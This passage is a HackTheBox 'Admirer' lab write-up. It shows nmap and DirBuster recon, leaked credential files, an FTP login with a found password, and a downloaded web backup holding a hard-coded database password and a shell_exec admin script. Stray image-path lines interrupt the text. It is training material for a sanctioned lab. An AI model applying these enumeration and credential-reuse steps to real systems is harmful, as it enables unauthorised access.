



Platform: HackTheBox

Overview: Linux easy level box

IP: 10.10.10.187


Kick off with common server recon phase using nmap, *nmap -sT -sC -sV ip*.



```
root@kali:~# nmap -sT -sC -sV 10.10.10.187
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-12 03:42 EDT
Stats: 0:00:40 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 03:42 (0:00:03 remaining)
Nmap scan report for 10.10.10.187
Host is up (0.23s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/admin-dir
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Admirer
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 48.41 seconds
```

Done with scanning and can see there are 3 ports open which is port 21,22, & 80. Stated there is FTP port with vulnerable version which is vsftpd 3.0.3 but careful, nmap aint stated that there is any anonymous login so it basically not vulnerable. To cut short, proceed to the next possible entry port, HTTP port 80.


By browsing the port with founded directory, stated there some notes which is written by waldo. 1st hint captured.



```
User-agent: *

# This folder contains personal contacts and creds, so no one -not even robots- should see it - waldo
Disallow: /admin-dir
```

Typically, this is a dead end whenever a path in robots.txt stated Disallow but since enumeration not been done yet so proceed with it.

Fire up dirbuster, *dirbuster* and this gui box will popup. Fill up IP to enum other directory but since my progress stuck at /admin-dr/ path so I try to fuzz the content.



http://10.10.10.187:80/admin-dir/

Type	Found	Response	Size
Dir	/admin-dir/	403	445
Dir	/admin-dir/	403	445
Dir	/admin-dir/	403	445
Dir	/admin-dir/	403	445
Dir	/admin-dir/	403	445
Dir	/admin-dir/	403	445
File	/admin-dir/contacts.txt	200	632
File	/admin-dir/credentials.txt	200	399
File	/admin-dir/credentials.txt	200	399

Current speed: 0 requests/sec

(Select and right click for more options)

Average speed: (T) 448, (C) 0 requests/sec

Parse Queue Size: 0


Total Requests: 415256/415263

Current number of running threads: 200

Time To Finish: ~


DirBuster Stopped

Well, fuzzing always do the trick. Found two txt files accessible using that directory and let's check it out.



10.10.10.187/admin-dir/contacts.txt

```
##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb


##############
# developers #
##############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb



#############
# designers #
#############
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
```




10.10.10.187/admin-dir/credentials.txt

```
[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
```


There is nothing much on contact.txt but credentials.txt give me some hope as FTP user credential stored in cleartext form.

To ensure its validity, I try to FTP, *ftp IP* and gotcha!




```
root@kali:~# ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3405 Dec 02  2019 dump.sql
-rw-r--r--    1 0        0         5270987 Dec 03  2019 html.tar.gz
226 Directory send OK.
ftp> get *
local: 10.10.10.194.gnmap remote: *
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> mget *
mget dump.sql?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for dump.sql (3405 bytes).
226 Transfer complete.
3405 bytes received in 0.00 secs (6.1971 MB/s)
mget html.tar.gz?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for html.tar.gz (5270987 bytes).
226 Transfer complete.
```

As the login succeed, I try to crawl in directory and found some files that might help so I download it all, command *mget *.*




```
root@kali:~# ls
Desktop  Documents  Downloads  dump.sql  html.tar.gz  LFISuite  Music  Pictures  Public  stega  Templates  Videos
root@kali:~# 
```

Done download and those files will be stored in directory same as login FTP earlier.




```
root@kali:~/Desktop/Admirer# ls -la
total 5160
drwxr-xr-x 2 root root    4096 Aug 12 04:35 .
drwxr-xr-x 6 root root    4096 Aug 12 04:33 ..
-rw-r--r-- 1 root root    3405 Aug 12 04:34 dump.sql
-rw-r--r-- 1 root root 5270987 Aug 12 04:35 html.tar.gz
root@kali:~/Desktop/Admirer# tar -xzf html.tar.gz
root@kali:~/Desktop/Admirer# ls
assets  dump.sql  html.tar.gz  images  index.php  robots.txt  utility-scripts  w4ld0s_s3cr3t_d1r
root@kali:~/Desktop/Admirer# ls -la
total 5188
drwxr-xr-x 6 root root        4096 Aug 12 04:36 .
drwxr-xr-x 6 root root        4096 Aug 12 04:33 ..
drwxr-x--- 6 root www-data    4096 Jun  6  2019 assets
-rw-r--r-- 1 root root        3405 Aug 12 04:34 dump.sql
-rw-r--r-- 1 root root     5270987 Aug 12 04:35 html.tar.gz
drwxr-x--- 4 root www-data    4096 Dec  2  2019 images
-rw-r----- 1 root www-data    4613 Dec  3  2019 index.php
-rw-r----- 1 root www-data     134 Dec  1  2019 robots.txt
drwxr-x--- 2 root www-data    4096 Dec  2  2019 utility-scripts
drwxr-x--- 2 root www-data    4096 Dec  2  2019 w4ld0s_s3cr3t_d1r
```

I unzip that tar.gz file to read what content in it, *tar -xzf filename* and it decompressed some files used for the website. Most fishy files are utility-scripts and w4ld0s_s3cr4t_d1r so I decided analyse a bit deep in it.



```
root@kali:~/Desktop/Admirer/utility-scripts# cat admin_tasks.php
<html>
<head>
  <title>Administrative Tasks</title>
</head>
<body>
  <h3>Admin Tasks Web Interface (v0.01 beta)</h3>
  <?php
  // Web Interface to the admin_tasks script
  //
  if(isset($_REQUEST['task']))
  {
    $task = $_REQUEST['task'];
    if($task == '1' || $task == '2' || $task == '3' || $task == '4' ||
       $task == '5' || $task == '6' || $task == '7')
    {
      /*********************************************************************************
         Available options:
           1) View system uptime
           2) View logged in users
           3) View crontab (current user only)
           4) Backup passwd file (not working)
           5) Backup shadow file (not working)
           6) Backup web data (not working)
           7) Backup database (not working)

           NOTE: Options 4-7 are currently NOT working because they need root privileges.
                 I'm leaving them in the valid tasks in case I figure out a way
                 to securely run code as root from a PHP page.
      *********************************************************************************/
      echo str_replace("\n", "<br />", shell_exec("/opt/scripts/admin_tasks.sh $task 2>&1"));
    }
    else
    {
      echo("Invalid task.");
    }
  }
  ?>

  <p>
  <h4>Select task:</p>
  <form method="POST">
    <select name="task">
      <option value=1>View system uptime</option>
      <option value=2>View logged in users</option>
      <option value=3>View crontab</option>
      <option value=4 disabled>Backup passwd file</option>
      <option value=5 disabled>Backup shadow file</option>
```




```
root@kali:~/Desktop/Admirer/utility-scripts# cat admin_tasks.php
admin_tasks.php  db_admin.php     info.php        phptest.php
root@kali:~/Desktop/Admirer/utility-scripts# cat db_admin.php
<?php
  $servername = "localhost";
  $username = "waldo";
  $password = "Wh3r3_1s_w4ld0?";

  // Create connection
  $conn = new mysqli($servername, $username, $password);

  // Check connection
  if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error);
  }
  echo "Connected successfully";


  // TODO: Finish implementing this or find a better open source alternative
?>
```

There’s nothing much in those files but something weird triggered me in db_admin.php file content. How come there is database together with its content stated the credentials used but no database port found or login page on the website(HTTP port). So, I decided to do fuzzing once again.

This time I used wfuzz as to fuzz any file specific format which is list and php.

Command used: *wfuzz -w /path/to/wordlist/ -u url/FUZZ,FUZ2Z -z list,php - -hc 403,404 -c.*

